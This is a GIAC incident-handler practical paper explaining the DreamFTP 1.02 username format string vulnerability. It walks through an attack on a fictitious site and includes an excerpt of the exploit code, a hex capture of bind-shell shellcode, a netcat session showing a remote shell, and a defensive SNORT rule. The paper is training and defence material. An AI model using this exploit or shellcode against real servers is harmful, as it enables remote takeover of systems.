GIAC CERTIFIED INCIDENT HANDLER (GCIH)

Practical Assignment

Version 4.0

[1]

DreamFTP - The Nightmare Begins!

Robert Sorensen

November 9, 2004

[1] Roy Lichtenstein, 1923–1997, Sweet Dreams, Baby! from the portfolio, 11 Pop Artists, Volume III, 1965, color serigraph on paper, 35 3/4 x 25 5/8 in., Smithsonian American Art Museum, Gift of Philip Morris, Incorporated.

Abstract

Most exploits in circulation today are buffer overflow exploits. Format string exploits are often confused as a buffer overflow attack and thus, misunderstood. However, due to carelessness of programmers, they offer a viable attack vector.

This paper will explain one such format string vulnerability, DreamFTP username format string vulnerability. It will not only cover the details of the exploit itself, `dreamFTPnightmare.c – written by Berend-Jan Wever`, but how one such team at a fictitious website, homevideo.com, dealt with the incident.

A very realistic attack scenario is played out to the amusement of the Internet audience.

Part One: Statement of Purpose

Scenario: DreamFTP, a very nice compact Windows-based FTP server should be the perfect ticket for George’s Internet enterprise. It fits perfectly into his business plan. He is starting a website customized to home movie conversion services. He allows clients to upload/download the results via the Internet using FTP. He knows people will love this service considering the fact that they can download their movie files without having to wait for them to be mailed. Jack, one of George's first clients, has big dreams for the success of his new venture. He knows it will be a huge hit. Jack did some Google searches for home business opportunities and discovered George's website, homevideo.com (fictitious website.) They are a small business just starting out as well so they give Jack a good deal for the first three months of service. They establish the site with a few Windows servers and use mostly open source or shareware applications. They tout their FTP server as one of the best they offer for Windows, DreamFTP. Little did Jack and George know, but their dreams would quickly turn into nightmares.

This paper will describe format string vulnerabilities in general and the format string vulnerability in DreamFTP server Version 1.02, in particular. The stages of attack, i.e., reconnaissance, scanning, exploiting the system, maintaining access as well as covering our exploit will be discussed.

The objectives are to use the exploit code, `dreamFTPNightmare.c`, to obtain a shell on the server to which DreamFTP is running. Upon obtaining the shell, other malicious activities can and will be performed in order to maintain access. Finally, the incident handling process will be followed and explained related to this attack.

Part Two: The Exploit

The exploit used is against a Windows based FTP server called DreamFTP v 1.02[2]. An interesting fact should be noted at this point. The website for DreamFTP is currently a dead link. The software is shareware. It appears that Bolintech no longer supports or plans on developing any additional releases for the server. DreamFTP can still be downloaded from several sites, including www.qwerks.com [3]. An email sent to Bolintech's support address came back as undeliverable. With that said, one can only speculate that this exploit might have been the undoing of DreamFTP and Bolintec.com. However, we can still learn from this exploit in regards to format string vulnerabilities. Let's drive on!

The exploit targets format strings that are not checked in the USER login process.

Name: The name of the exploit is 'DreamFTP username format string vulnerability.'

On February 7, 2004, an advisory was posted by badpack3d of the SP Research Labs as advisory x09 to the Full-Disclosure mailing list hosted by netsys.com.[4] This advisory originally classified this as a buffer overflow vulnerability. It was demonstrated in this posting. After connecting to the FTP server and supplying %n%n%n for the username, the FTP server crashed. On February 11, 2004, Berend-Jan Wever (a.k.a. Skylined) posted a reply to Bugtraq mailing list hosted by SecurityFocus that pointed out that this was a format string exploit.[5] In fact, Skylined posted code to exploit this vulnerability.[6]

Soon other security advisories were published. The Common Vulnerabilities and Exposures project released an advisory under number CAN-2004-0277 (under review).[7] Security Focus published an advisory under Bugtraq ID 9600.[8] The Open Source Vulnerability Database posted an advisory under OSVDB ID: 4986.[9] ISS X-Force published an advisory under ID: 15070.[10] Security tracker put out an advisory under SecurityTracker Alert ID: 1009295.[11] Nessus published an advisory and accompanying Plug-in to detect the vulnerability under advisory 12086.[12] Finally, SANS @Risk newsletter Vol.3 Week 10 classified this as low risk (item 8).[13]

A denial proof-of-concept code was also released by vlb4g of the LwB Security team. It is a straightforward Denial of Service attack against DreamFTP written in perl.[14]

[2] http://www.bolintech.com (known dead link)
[3] http://www.qwerks.com/download/7050/DreamSetup.exe
[4] http://lists.netsys.com/pipermail/full-disclosure/2004-February/016871.html
[5] http://www.securityfocus.com/archive/1/353534
[6] http://www.securityfocus.com/archive/attachment/353534/2/
[7] http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0277
[8] http://www.securityfocus.com/bid/9600
[9] http://www.osvdb.org/displayvuln.php?osvdb_id=4986
[10] http://xforce.iss.net/xforce/xfdb/15070
[11] http://www.securitytracker.com/alerts/2004/Mar/1009295.html
[12] http://cgi.nessus.org/plugins/dump.php3?id=12086
[13] http://www.sans.org/newsletters/risk/vol3_10.php
[14] http://lwb57.webmen.ru/releases/lwb57dream-FTP-dos.txt

Operating Systems: Essentially all versions of Windows are supported by DreamFTP to include:[15]

- Win95
- Win98
- WinME
- WinNT 3.x
- WinNT 4.x
- Windows2000
- WinXP SP1 – exploit works, creates backdoor port. SP2 - exploit doesn't work but does create DoS as it shuts down the FTP server.

Protocols/Services/Applications: File transfer protocol (FTP) is a very common method of moving files between two Internet sites. Using FTP is a way to login to another Internet site for the purpose of retrieving and/or sending files. Many Internet sites have established publicly accessible repositories of material that can be obtained using FTP, by logging in using the account name anonymous, thus these sites are called anonymous FTP servers. FTP was established and used long before the use of the World Wide Web, as we know it today. A typical FTP session is run from a command-line interface even though all web browsers today are FTP aware.

In order to transfer data between two hosts, FTP needs to establish a control connection, typically on tcp/21. This control connection requires an authentication process after establishing a three-way tcp handshake and then asking for a user name and password for access control. Even anonymous FTP servers still has this process enabled with rudimentary controls on passwords (typically a user's email address is used for audit purposes.) After a control connection is established, a data connection needs to be established to move files (typically tcp/20.) RFC 959 details how the FTP protocol establishes a control and data connection as quoted in Table 1.[16]

[15] http://www.softwarevault.com/viewapp.asp?app=FTP_clients/dream_FTP_server.xml
[16] http://www.ietf.org/rfc/rfc0959.txt

```
“                    Control     ------------   Control
                  ---------->| User-FTP |<-----------
                  |          | User-PI  |           |
                  |          |   "C"    |           |
                  V          ------------           V
          --------------                        --------------
          | Server-FTP |   Data Connection      | Server-FTP |
          |    "A"     |<---------------------->|    "B"     |
          -------------- Port (A)      Port (B) --------------
                 Control   ------------   Control
                  ---------->| User-FTP |<-----------
                  |          | User-PI  |           |
                  |          |   "C"    |           |
                  V          ------------           V
          --------------                        --------------
          | Server-FTP |   Data Connection      | Server-FTP |
          |    "A"     |<---------------------->|    "B"     |
          -------------- Port (A)      Port (B) --------------
```

user-PI

The user protocol interpreter initiates the control connection from its port U to the server-FTP process, initiates FTP commands, and governs the user-DTP if that process is part of The file transfer.

user-FTP process

A set of functions including a protocol interpreter, a data transfer process and a user interface which together perform the function of file transfer in cooperation with one or more server-FTP processes. The user interface allows a local language to be used in the command-reply dialogue with the user.

server-FTP process

A process or set of processes which perform the function of file transfer in cooperation with a user-FTP process and, possibly, another server. The functions consist of a protocol interpreter (PI) and a data transfer process (DTP).”

Table 1 - FTP protocol

Here is a typical FTP session to an anonymous FTP server as shown in Table 2.

```
C:> ftp ftp.company.com
Connected to ftp.company.com.
220 FTP server ready.
User (ftp.company.com:(none)): anonymous
331 Guest login ok, send your complete e-mail address as password.
Password:
230 Guest login ok, access restrictions apply.
ftp> cd pub/pdf
250 CWD command successful.
ftp> dir
200 PORT command successful.
150 Opening ASCII mode data connection for /bin/ls.
total 23608
-rw-rw-r--   1 13460    10758035 Jan  2 2004  2004cal.pdf
226 Transfer complete.
ftp: 212 bytes received in 0.02Seconds 13.25Kbytes/sec.
ftp> binary
200 Type set to I.
ftp> get 2004cal.pdf
200 PORT command successful.
150 Opening BINARY mode data connection for 2004cal.pdf (10758035 bytes).
226 Transfer complete.
ftp: 10758035 bytes received in 14.38Seconds 748.39Kbytes/sec.
ftp> bye
221-You have transferred 10758035 bytes in 1 files.
221-Total traffic for this session was 10759233 bytes in 2 transfers.

221-Thank you for using the ftp service on ftp.company.com.

221 Goodbye.
```

Table 2- FTP Session

The syntax of the argument fields in the login process for USER and PASS is listed below:

```
 <username> ::= <string>
 <password> ::= <string>
```

The reason that the vulnerability exists is due to a format string condition on the USER variable as part of the authentication process within DreamFTP. Even though the exploit is not related to the FTP protocol itself, it is a result of programmer carelessness. The first vulnerability related to the FTP protocol and format strings was discovered in 2000 with an exploit written against Washington Universities' wuFTPd server.[17] With this in mind, we need to explore format strings in more detail.

Description - Format Strings: To understand how this exploit works, we need to look into the fundamental concept of format strings. An often lazy or careless programmer will save a few keystrokes when coding format strings within C code. Following is a simple example related to the printf command that illustrates the introduction of format string vulnerabilities.

[17] http://www.securityfocus.com/bid/1387/credit/

A programmer should write the command as:

```
printf("%s", some_str);
```

But instead decides that time, effort and 6 bytes of source code can be saved by typing:

```
printf(some_str);
```

Is there anything wrong with writing tight code? The only thing the programmer wanted to do was print the string 'some_str.' The printf function interprets the string as a format string and is thus scanned for special format characters. The stack retrieves a number of argument values when the format is encountered. This opens up an avenue for an attacker to not only peek into the memory of the program by printing out values stored on the stack, but to also allow arbitrary values to be written into the memory of a running program.

Looking at the unix man pages for "format" shows the following conversion characters that are used in printing or displaying format strings as shown in Table 3.

Conversion Character	***Description***
%d	Convert integer to signed decimal string.
%u	Convert integer to unsigned decimal string.
%i	Convert integer to signed decimal string; the integer may either be in decimal, in octal (with a leading 0) or in hexadecimal (with a leading 0x).
%o	Convert integer to unsigned octal string.
%x or %X	Convert integer to unsigned hexadecimal string, using digits ``0123456789abcdef'' for x and ``0123456789ABCDEF'' for X).
%c	Convert integer to the Unicode character it represents.
%s	No conversion; just insert string.
%f	Convert floating-point number to signed decimal string of the form xx.yyy, where the number of y's is determined by the precision (default: 6). If the precision is 0 then no decimal point is output.
%e or %E	Convert floating-point number to scientific notation in the form x.yyye+-zz, where the number of y's is determined by the precision (default: 6). If the precision is 0 then no decimal point is output. If the E form is used then E is printed instead of e.

Conversion Character	Description
%g or %G	If the exponent is less than -4 or greater than or equal to the precision, then convert floating-point number as for %e or %E. Otherwise convert as for %f. Trailing zeroes and a trailing decimal point are omitted.
%%	No conversion: just insert %.
%n	Number of bytes written so far, (* int) passed as a reference.

Table 3- Format String Conversion Characters

There is a family of functions that utilize the format string conversion characters. Again, referring to the UNIX man pages related to these functions, we get the following description as shown in Table 4:

> The functions in the printf family produce output according to a format as described below. The functions **printf** and **vprintf** write output to stdout, the standard output stream; **fprintf** and **vfprintf** write output to the given output stream; **sprintf**, **snprintf**, **vsprintf** and **vsnprintf** write to the character string str.
>
> The functions **vprintf**, **vfprintf**, **vsprintf**, **vsnprintf** are equivalent to the functions printf, fprintf, sprintf, snprintf, respectively, except that they are called with a **va_list** instead of a variable number of arguments. These functions do not call the va_end macro. Consequently, the value of ap is undefined after the call. The application should call va_end(ap) itself afterwards.
>
> These eight functions write the output under the control of a format string that specifies how subsequent arguments (or arguments accessed via the variable-length argument facilities of stdarg(3)) are converted for output.

Table 4- Family of Format String Functions


As one can see, there are many functions that a sloppy programmer could use that could open the door for an attacker to enter.

A paper written by scut / team teso in March 2001 gives a very good explanation and example of the tcp stack and its role working with format strings.[18] In Table 5, quoting from the paper:

[18] http://www.cs.ucsb.edu/~jzhou/security/formats-teso.html

"The format string controls the behavior of the format function. The function retrieves the parameters requested by the format string from the stack.

```
printf ("Number %d has no address, number %d has: %08x\n", i, a, &a);
```



stack top
. . .
<&a>
<a>
<i>
A
. . .
stack bottom

where:

A	address of the format string
i	value of the variable i
a	value of the variable a
&a	address of the variable i

The format function now parses the format string 'A', by reading a character at a time. If it is not '%', the character is copied to the output. In case it is, the character behind the '%' specifies the type of parameter that should be evaluated. The string "%%" has a special meaning, it is used to print the escape character '%' itself. Every other parameter relates to data, which is located on the stack."

Table 5- TCP Stack and Format Strings

There are three possible attack vectors possible with format strings. First, the attacker can cause a process to fail due to an invalid memory access. This can result in a denial of service. Second, attackers can read process memory if the formatted string is output. Finally, attackers—possibly leading to execution of instructions, can overwrite memory.

Format string vulnerability denial of service attacks are characterized by utilizing multiple instances of the %s format specifier to read data off of the stack until the program attempts to read data from an illegal address, which will cause the program to crash.

Format string vulnerability reading attacks typically utilize the %x format specifier to print sections of memory that we do not normally have access to.

Format string vulnerability writing attacks utilize the %d, %u, or %x format specifiers to overwrite the Instruction Pointer and force execution of user-supplied shell code.[19]

In the book, Hack Proofing Your Network, 2nd Edition, a very good explanation of how format string exploits work is quoted in Table 6.[20]

> How Format String Exploits Work
>
> "Let's now investigate how format string vulnerabilities can be exploited to overwrite values such as memory addresses with whatever the attacker likes. It is through this method that hackers can force vulnerable programs to execute shellcode.
>
> Recall that when the %n parameter is processed, an integer is written to a location in memory. The address of the value to be overwritten must be in the stack where the printf function expects a variable corresponding to a %n format specifier to be. An attacker must somehow get an address into the stack and then write to it by placing %n at the right location in their malicious format string. Sometimes this is possible through various local variables or other program-specific conditions where user-controllable data ends up in the stack.
>
> There is usually an easier and more consistently available way for an attacker to specify their target address. In most vulnerable programs, the user-supplied format string passed to a printf function exists in a local variable on the stack itself. Provided that that there is not too much data as local variables, the format string is usually not too far away from the stack frame belonging to the affected printf function call. Attackers can force the function to use an address of their choosing if they include it in their format string and place a %n token at the right location.
>
> Attackers have the ability to control where the printf function reads the address variable corresponding to %n. By using other format specifiers, such as %x or %p, the stack can be traversed or "eaten"' by the printf function until it reaches the address embedded in the stack by the attacker. Provided that user data making up the format string variable isn't truncated, attackers can cause printf to read in as much of the stack as is required, until printf() reads as variables addresses they have placed in the stack. At those points they can place %n specifiers that will cause data to be written to the supplied addresses.
>
> For example, an attacker who wishes to use an address stored 32 bytes away from where a printf() function reads its first variable can use 8 %x format specifiers. The %x token outputs the value, in Base16 character representation, of a 4-byte word on 32-bit Intel systems. For each instance of %x in the format string, the printf function reads 4 bytes deeper into the stack for the corresponding variable. Attackers can use other format specifiers to push printf() into reading their data as variables corresponding to the %n specifier.
>
> Once an address is read by printf() as the variable corresponding to a %n token, the number of characters output in the formatted string at that point will be stored there as an integer. This value will overwrite whatever exists at the address (assuming it is a valid address and writeable memory)."

Table 6- Format String Exploits


Given the background of format strings, our focus is turned to the exploit code written

[19] http://corky.net/2600/computers/format-string-vulnerability.shtml

[20] Hack Proofing Your Network,2nd Edition, by David R. Mirza Ahmad et al., Syngress Publishing © 2002, p. 331.

against the DreamFTP format string by Berend-Jan Wever <SkyLined@edup.tudelft.nl> as shown in Table 7.[21] The full exploit code is listed in Appendix A.

Excerpt from dreamFTPNightmare.c exploit code



```
Stack Top

Shellcode at address <0x3C63FF-0x4f>
@
@
@
@
@
@
@
@
%%n
%%8x%%8x%%8x%%8x%%8x%%8x%%8%%%dd%%n
\xeb\x29
...
<ebx+0x3c>

Stack Bottom
```

```
 printf("\n[+] Sending exploit string...\n");

  fprintf(FILEsock,
// Argument 10 points to the SEH handler code, it's RWE so we'll change
    // the SEH handler to redirect execution to the beginning of our
    // formatstring. When the SEH handler is called [ebx+0x3c] points
    // to the start of our formatstring, we just have to jump over the
    // formatstring exploit itself to our shellcode:
    "\xeb\x29" // Jump over the formatstring exploit
    "%%8x%%8x%%8x%%8x%%8x%%8x%%8x%%8x%%%dd%%n" // Argument 10 -> SEH
    "%%n" // Causes exception after SEH adjustment.
    "@@@@@@@@" // nopslide landing zone for jump
    "%s\r\n", // shellcode
    0x3C63FF-0x4f, // New SEH code = 0x3C63FF (jmp *0x3c(%ebx) | jmp [EBX+0x3C])
    shellcode);
  fflush(FILEsock);
  close(sock);
  printf("\n[+] Done, allow a few seconds on a slow target before you can\n"
           " connect to %s:28876.\n", argv[1]);
  return 0;
```

Table 7- TCP Stack - dreamFTPNightmare.c exploit code

The exploit utilizes the Windows Structured Exception Handling (SHE) structure, which causes an exception due to the format string vulnerability, and thus one can inject shellcode to create an open tcp socket listening on port 28876.

[21] http://www.securiteam.com/exploits/5RP0J2AC0M.html

Signature of the attack: The first thing I did was capture a trace of the exploit in action. The signature is one that I created, because there was no signature as part of the standard SNORT rule set. SNORT is an open source network intrusion detection system and is considered one of the best in the industry.[22] The key portion of the signature was the series of 8%x codes as picked up by the trace. The SNORT rule created is shown in Table 8.

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 21 (msg:"DreamFTP format string
attempt"; flow:to_server,established; content:"8%x"; nocase;
classtype:attempted-admin; reference:bugtraq,9600; reference:bugtraq,9800;
reference:cve,2004-0277;  sid: 9999; rev:1;)
```

Table 8- SNORT Signature of exploit

Table 9 below shows the packet of the exploit's payload being sent. Again notice the series of %8x and ending with '%n%n@@@@@@@@' as shown described in the exploit code. A full packet capture of exploit is shown in Appendix B.

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/23-11:14:55.358355 172.16.30.2:56574 -> 192.168.10.2:21
TCP TTL:64 TOS:0x0 ID:6739 IpLen:20 DgmLen:427 DF
***AP*** Seq: 0x6FF64A23  Ack: 0x37B8418B  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 248926322 5452
EB 29 25 38 78 25 38 78 25 38 78 25 38 78 25 38  .)%8x%8x%8x%8x%8
78 25 38 78 25 38 78 25 38 78 25 33 39 35 37 36  x%8x%8x%8x%39576
38 30 64 25 6E 25 6E 40 40 40 40 40 40 40 40 EB  80d%n%n@@@@@@@@.
43 56 57 8B 45 3C 8B 54 05 78 01 EA 52 8B 52 20  CVW.E<.T.x..R.R
01 EA 31 C0 31 C9 41 8B 34 8A 01 EE 31 FF C1 CF  ..1.1.A.4...1...
13 AC 01 C7 85 C0 75 F6 39 DF 75 EA 5A 8B 5A 24  ......u.9.u.Z.Z$
01 EB 66 8B 0C 4B 8B 5A 1C 01 EB 8B 04 8B 01 E8  ..f..K.Z........
5F 5E FF E0 FC 31 C0 64 8B 40 30 8B 40 0C 8B 70  _^...1.d.@0.@..p
1C AD 8B 68 08 31 C0 66 B8 6C 6C 50 68 33 32 2E  ...h.1.f.llPh32.
64 68 77 73 32 5F 54 BB 71 A7 E8 FE E8 90 FF FF  dhws2_T.q.......
FF 89 EF 89 C5 81 C4 70 FE FF FF 54 31 C0 FE C4  .......p...T1...
40 50 BB 22 7D AB 7D E8 75 FF FF FF 31 C0 50 50  @P."}.}.u...1.PP
50 50 40 50 40 50 BB A6 55 34 79 E8 61 FF FF FF  PP@P@P..U4y.a...
89 C6 31 C0 50 50 35 02 01 01 BB FE CC 50 89 E0  ..1.PP5......P..
50 6A 10 50 56 BB 81 B4 2C BE E8 42 FF FF FF 31  Pj.PV...,..B...1
C0 50 56 BB D3 FA 58 9B E8 34 FF FF FF 58 60 6A  .PV...X..4...X`j
10 54 50 56 BB 47 F3 56 C6 E8 23 FF FF FF 89 C6  .TPV.G.V..#.....
31 DB 53 68 2E 63 6D 64 89 E1 41 31 DB 56 56 56  1.Sh.cmd..A1.VVV
53 53 31 C0 FE C4 40 50 53 53 53 53 53 53 53 53  SS1...@PSSSSSSSS
53 53 6A 44 89 E0 53 53 53 53 54 50 53 53 53 43  SSjD..SSSSTPSSSC
53 4B 53 53 51 53 87 FD BB 21 D0 05 D0 E8 DF FE  SKSSQS...!......
FF FF 5B 31 C0 48 50 53 BB 43 CB 8D 5F E8 CF FE  ..[1.HPS.C.._...
FF FF 56 87 EF BB 12 6B 6D D0 E8 C2 FE FF FF 83  ..V....km.......
C4 5C 61 EB 89 0D 0A                             .\a....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Table 9- Packet capture of exploit


The result of running the exploit is shown in the screen capture of port tcp/28776 listening on the compromised system. See Figure 1. There are no Windows events logged as a result of this exploit. The DreamFTP log shows a normal connection with no other evidence of a problem. This is a sweet exploit!

[22] http://www.snort.org/

A connection using netcat to port tcp/28876 confirms our exploit worked as shown in Table 10.

```
C:\MyFiles\SANS_IH\exploits>nc 192.168.10.2 28876

Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop>
```

Table 10- Exploit successful!




```
16/10/2004 12:44:39  FTP Server started on port 21.
16/10/2004 12:48:26  [0000000001] Client connected from 172.16.30.2.
16/10/2004 12:48:26  [0000000001] 220- ******************************************
16/10/2004 12:48:26  [0000000001] 220-
16/10/2004 12:48:26  [0000000001] 220-    Welcome to Dream FTP Server
16/10/2004 12:48:26  [0000000001] 220-    Copyright 2002 - 2004
16/10/2004 12:48:26  [0000000001] 220-    BolinTech Inc.
16/10/2004 12:48:26  [0000000001] 220-
